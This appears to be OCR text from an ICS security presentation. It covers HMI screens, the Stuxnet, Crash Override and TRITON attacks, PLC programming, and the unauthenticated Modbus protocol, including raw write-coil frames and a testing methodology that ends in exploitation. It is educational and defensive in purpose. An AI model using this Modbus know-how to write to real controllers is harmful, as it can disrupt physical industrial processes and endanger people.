PISCINA RGB
PISCINA RGB OVALE
28.0°
TELO PISCINA
Ok
LUCE STRISCIA LED OVALE IDROMASSAGGIO
Off
ABILITAZIONE RISCALDAMENTO PISCINA
Off
ABILITAZIONE RISCALDAMENTO IDROMASSAGGIO
Off
ACCENSIONE PAVIMENTO BORDO PISCINA
Off
FARETTI DX-SX IDROMASSAGGIO SOFFITTO
Off


FILTER PRESS
STEP
STATUS
PRESET
RUN
PROCESS & RECEIPE
AUTO
MANUAL
START
STOP
RESET
PRESS CLOSE
CURRENT RECIPE: 2.
FEEDING
SQUEEZZING
FILTER AIR BLOW
WASH AIR BLOW
WASHING
FILTRATION PB
FEEDING
SQUEEZING
REL. SQUEEZING
AIR BLOW
0 Sec
660 Sec
200 Sec
11:11
00:05
00:00
00:00
TOTAL FILTRATON TIME
14:17
WASHING PB
HEATING PB
TOP WASH
BOTTOM WASH
DRAIN OIL
AIR BLOW
30 Min
20 Min
3 Min
130 Sec
00:00
TOTAL WASHING TIME
INITIAL AUTO
TREND
RECEIPE MANAGEMENT
EMERGENCY STOP
CURRENT TANK LEVEL
LT01 = 29.1 %
TE01 = 15.8 °C
LT02 = 86.7 %
TE02 = 64.3 °C
LT03 = 86.8 %
TE03 = 20.0 °C
STEAM 3 BAR
COMP. AIR
TO 28T53
V450.12
V450.11
V450.10
V450.9
PTF50C
BAR
M01
MHM211
NOVATEK
GB101
GB103
GB104
GB102
PSL55
V450.8
V450.3
V450.7
V450.5
FILTER PRESS
STATUS : CLOSE
OPEN
CLOSE
V450.1
V450.2
PT50
BAR
1.5 Bar
To Open
V450.5
PT55
BAR
V453.1
V453.2
STEAM 3 BAR
V450.4
V450.6
V453.3
LAH53
LAH53
28T53
WASH OIL TANK
TE53
°C
TCV53
%
LAH52
LAM52
LAL52
28T52
OLIEN TANK
LAH54
LAL54
28T54
CORE BLOW TANK
LAH55
LAL55
28T55
SQUEEZED OIL TANK
V455.3
V455.2
V455.1
GB111
GB110
GB113
GB112
M03L
M03R
LAH51
LAL51
28T51
STEARIN TANK
TE51
°C
TCV51
%
DRIP TRAY
STATUS : CLOSE
OPEN
CLOSE
ON
FROM NEW CRYSTALIZER
V450.14
PSL50
28P50
Hz
V450.13
OFF
FROM EXISTING CRYSTALIZER
28P53
DRAIN
FT52 TOTALISER
FT52
T/Hr
28P52
DRAIN
28P54
DRAIN
28P55
DRAIN
FT51 TOTALISER
FT51
T/Hr
28P51A
DRAIN
28P51B
TO RBD FEED STOCK TANK
TO OLEIN TANK
TO STEARIN TANK
TO SEEDING TANK


FILTER PRESS
STEP
STATUS
PRESET
RUN
PROCESS & RECEIPE
AUTO
MANUAL
START
STOP
RESET
FILTRATION PB
WASHING PB
HEATING PB
CURRENT RECIPE: 2.
FEEDING
SQUEZZING
FILTER AIR BLOW
WASH AIR BLOW
WASHING
Feeding Recipe
RUNNING RECEIPE : 2.
FEEDING STEP
PT50 (BAR)
28P50 (Hz)
SV (SEC)
PV (SEC)
0.5 35.0 0 0
1.0 32.0 0 0
1.4 28.0 0 0
1.8 22.0 0 0
2.2 17.0 0 0
2.8 14.0 0 0
3.2 11.0 0 0
3.5 8.0 0 0
3.5 8.0 0 0
3.5 8.0 0 0
3.5 8.0 0 0
CLOSE
Washing Receipe
RUNNING RECEIPE : 2.
WASHING SEQUENCE
SV (MIN)
PV (MIN:SEC)
TOP WASH 30 30:05
BOTTOM WASH 20 20:01
DRAIN OIL 3 03:01
CLOSE
Squeezing Receipe
RUNNING RECEIPE : 2.
SQUEEZING STEP
PT55 (BAR)
28P55 (Hz)
SV (SEC)
PV (SEC)
PTF50C BAR
3.0 0.0 120 0 210.0
5.0 0.0 120 0 210.0
6.0 0.0 150 0 210.0
7.0 0.0 120 0 240.0
8.0 0.0 150 0 240.0
8.0 0.0 0 0 240.0
8.0 0.0 0 0 240.0
8.0 0.0 0 0 240.0
8.0 0.0 0 0 240.0
8.0 0.0 0 0 240.0
8.0 0.0 0 0 240.0
CLOSE
Wash Air Blow Receipe
RUNNING RECEIPE : 2.
WASH AIR BLOW
SV (Sec)
PV (Sec)
CORE BLOW LEFT 1 20 0
CORE BLOW RIGHT 1 20 0
CAKE BLOW 10 0
BACK 10 0
FRONT 10 0
FRONT/BACK 10 0
BACK 10 0
FRONT 10 0
BACK/FRONT 10 0
CORE BLOW RIGHT 2 10 0
CORE BLOW LEFT 2 10 0
CLOSE
CURRENT TANK LEVEL
LT01 = 86.9 %
TE01 = 19.6 °C
LT02 = 87.0 %
TE02 = 18.7 °C
LT03 = 87.2 %
TE03 = 20.7 °C
STEAM 3 BAR
COMP. AIR
TO 28T53
V450.12
V450.11
V450.10
V450.9
PTF50C
TE05
BAR
M01
MBM211
NOVATEK
GB101
GB103
GB104
GB102
GB113
GB112
FILTER PRESS
STATUS : OPEN
OPEN
CLOSE
DRIP TRAY
STATUS : OPEN
OPEN
CLOSE
LAH053
28T53
WASH OIL TANK
TE53
59.3 °C
V453.3
LAH53
TCV53
0.0
OFF
FROM NEW CRYSTALIZER
V450.14
PSL50
28P50
Hz
V450.13
OFF
FROM EXISTING CRYSTALIZER
DRAIN
28P53
FT52 TOTALISER
7.60
FT52
0.00 T/Hr
28P52
28P54
V455.2
V455.1
28P55
FT51 TOTALISER
9.72
FT51
0.01 T/Hr
28P51A
28P51B
TCV51
0.0
TO RBD FEED STOCK TANK
TO OLEIN TANK
TO STEAREN TANK
TO SEEDING TANK


ARE WE ALL GONNA DIE!?

# CYBERATTACKS

IT'S A TRAP!

# STUXNET

Firstly uncovered in 2010, Stuxnet targets SCADA systems and is believed to be responsible for causing substantial damage to Iran's nuclear program. Stuxnet specifically targets programmable logic controllers (PLCs), such as those used to control industrial processes including centrifuges for separating nuclear material. Stuxnet reportedly compromised Iranian PLCs, causing the fast-spinning centrifuges to tear themselves apart. Stuxnet reportedly ruined almost one fifth of Iran's nuclear centrifuges.

# CRASH OVERRIDE

The malware considered to have been used in the cyberattack on Ukraine's power grid on December 17, 2016. The attack cut a fifth of Kiev, the capital, off power for one hour and is considered to have been a large-scale test. The Kiev incident was the second cyberattack on Ukraine's power grid in two years. The first attack occurred on December 23rd, 2015. Crash Override/Industroyer is the first ever known malware specifically designed to attack electrical grids.

# TRITON

A malware designed to manipulate industrial Triconex Safety Instrumented System (SIS) controllers. Triconex systems provide emergency shutdown capability for industrial processes. TRITON was developed to prevent safety mechanisms from executing their intended function, resulting in a physical consequence.

# THIS ISN'T THE PLC YOU'RE LOOKING FOR...


# ACE 11 PLC OVERVIEW

Power: 4,75 to 5.50 VDC


Digital In: 3 to 30 VDC

- 0 to 0.8 VDC = OFF
- 2.5 to 30 VDC = ON

Digital Out: 3 to 30 VDC



# VBUILDER


Toolbox
Wire Router
ON?
OFF?
Turn On/Off
Calculator
Copy
Counter
Data Log
Filter
Motion In
Motion Out
PID
PWM
Ramp
Scale
Shift / Rotate
Statistics
Subroutine
Timer / Clock
Note
Bit RunProcess
i32 Timer
Copy
Bit RunIntakePump1
Bit RunIntakePump2
Bit RunIntakePump3
Bit RunMixer
Bit RunOuttakePump
Bit EmergencyFlush
ui16 State
Start
ui16 State
turn
on
sec


# STATE MODEL

The easiest method to programming a PLC is to build a state model. Here is our model:

- State 0: Initialization of Tags (outputs and variables)
- State 1: Adding the first element to the mix (finished at 2 seconds)
- State 2: Adding the second and third elements (finished at 4 seconds)
- State 3: Finish adding the third elements (finished at 6 seconds)
- State 4: Run the conveyor belt (finished at 10 seconds)
- State 5: Process the batch to the next system (finished at 15 seconds)

- And we will have two physical inputs that will directly impact state that we'll need to check on ever loop regardless of state
  - Input switch 1: Start/Pause the process
  - Input switch 6: Emergency Halt the process, discard the batch and start over

# HMI


0:00:00
Adding Element 1
Adding Element 2
Adding Element 3
Analyzing Results
5
4
3
2
1
Process State Over Time
Processing Elements
Transferring Results
Processing Result
Current Process State:
1
Batch Process Running
Pump Enabled
Mixer Enabled
Gas Centrifuge Enabled
Conveyor Belt Enabled
Emergency Stop Enabled
Running Emergency Shutdown Process

# MODBUS (PORT 502)

- Developed by Modicon in **1979** became an 'open' protocol in the early 2000s
- Widely accepted protocol (implemented by hundreds of vendors) used in multiple industries (ICS)
- Master (MTU/HMI) to field (RTU, PLC, IED) communication
  - Master station poll the field device
  - Field device **cannot** initiate communications
  - Only a simple request/response protocol
- Security was not a part of the design, provides easy, raw access to the control system without requiring any authentication.

# MODBUS TCP

| Transaction ID | Protocol ID | Length | Unit ID | Function | Function's Data |
|---|---|---|---|---|---|
| 2 bytes | 2 bytes | 2 bytes | 1 byte | 1 byte | n bytes |
| 7BE3 | 0000 | 0006 | 01 | 03 | 08D20002 |

# MODBUS DATA CODES

| Function Category | | | Function Name | Code | Hex |
|---|---|---|---|---|---|
| Data Access | Bit access | Physical Discrete Inputs | Read Discrete Input | 2 | 0x02 |
| | | Internal Bits or Physical Coils | Read Coils (outputs) | 1 | 0x01 |
| | | | Write Single Coil | 5 | 0x05 |
| | | | Write Multiple Coils | 15 | 0x0F |
| | 16-bit access | Physical Input Registers | Read Input Register | 4 | 0x04 |
| | | Internal Registers or Physical Output Registers | Read Holding Registers | 3 | 0x03 |
| | | | Write Single Register | 6 | 0x06 |
| | | | Write Multiple Registers | 16 | 0x10 |
| | | | Read/Write Multiple Registers | 23 | 0x17 |
| | | | Mask Write Register | 22 | 0x16 |
| | | | Read FIFO Queue | 24 | 0x18 |
| | File Record Access | | Read File Record | 20 | 0x14 |
| | | | Write File Record | 21 | 0x15 |

# COMMON MODBUS FUNCTIONS

| READS | | | |
|---|---|---|---|
| 01 | 02 | 0000 | 0006 |
| Unit ID | 0x01 Read Coils | Start Address (2 byte) | # of bits to read |
| | 0x02 Read Discrete Input | | # of bits to read |
| | 0x03 Read Holding Registers | | # of words to read |
| | 0x04 Read Input Registers | | # of words to read |

| WRITES | | | |
|---|---|---|---|
| 01 | 05 | 000F | FF00 |
| Unit ID | 0x05 Write Single Coil | Start Address (2 byte) | value to write |
| | 0x06 Write Single Register | | value to write |
| | 0x0F Write Multiple Coil | | Write |
| | 0x10 Write Multiple Registers | | Write |

# PLC TESTING METHODOLOGY

1. Functional Analysis
2. Communication Capture
3. Capture Analysis
4. Endpoint Impersonation
5. Exploitation

# FUNCTIONAL ANALYSIS

Obtain required software and hardware to establish an appropriate connection to the field device, be it a serial port, infrared port, or digital display. Identify the intended functionality and features of the interface. Identify any unprotected or high- risk functions that attackers may be interested in exploiting, such as firmware updates, configurations, or security table reads.

